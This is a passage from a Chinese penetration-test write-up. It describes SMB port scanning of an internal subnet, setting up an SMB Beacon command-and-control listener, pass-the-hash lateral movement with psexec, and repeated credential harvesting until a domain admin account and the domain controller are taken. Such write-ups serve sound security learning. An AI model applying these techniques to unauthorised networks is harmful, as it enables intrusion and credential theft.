
扫描同网段ip端口先扫445看看。

```

[+] received output:
10.██████████.5 (platform: 500 ██████████)
10.██████████.5
10.██████████.45
10.██████████.5 (platform: 500 ██████████)
10.██████████.5

```

建立一个smb隧道：



Create a listener.

Name:


Payload: **Beacon SMB**

Payload Options

PipeName (C2):

Save **Help**

利用得到密码psexec哈希传递，获取其他机器的权限然后反复循环上面信息收集抓取密码翻文件，就这样又过去了两个小时，终于在其中的一台机上，抓到域管密码，登录域控。



小结

本次渗透虽不算艰难险阻但也并非一帆风顺,中间一度陷入僵局,但最后还是达到了预期目标,整个过程大概花了将近2天的时间,都是一些常规操作。某位师傅说过,渗透的本质就是信息收集,信息收集贯穿了整个渗透流程,同时自己也学到了一些东西。



知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你



长按二维码关注 酒仙桥六号部队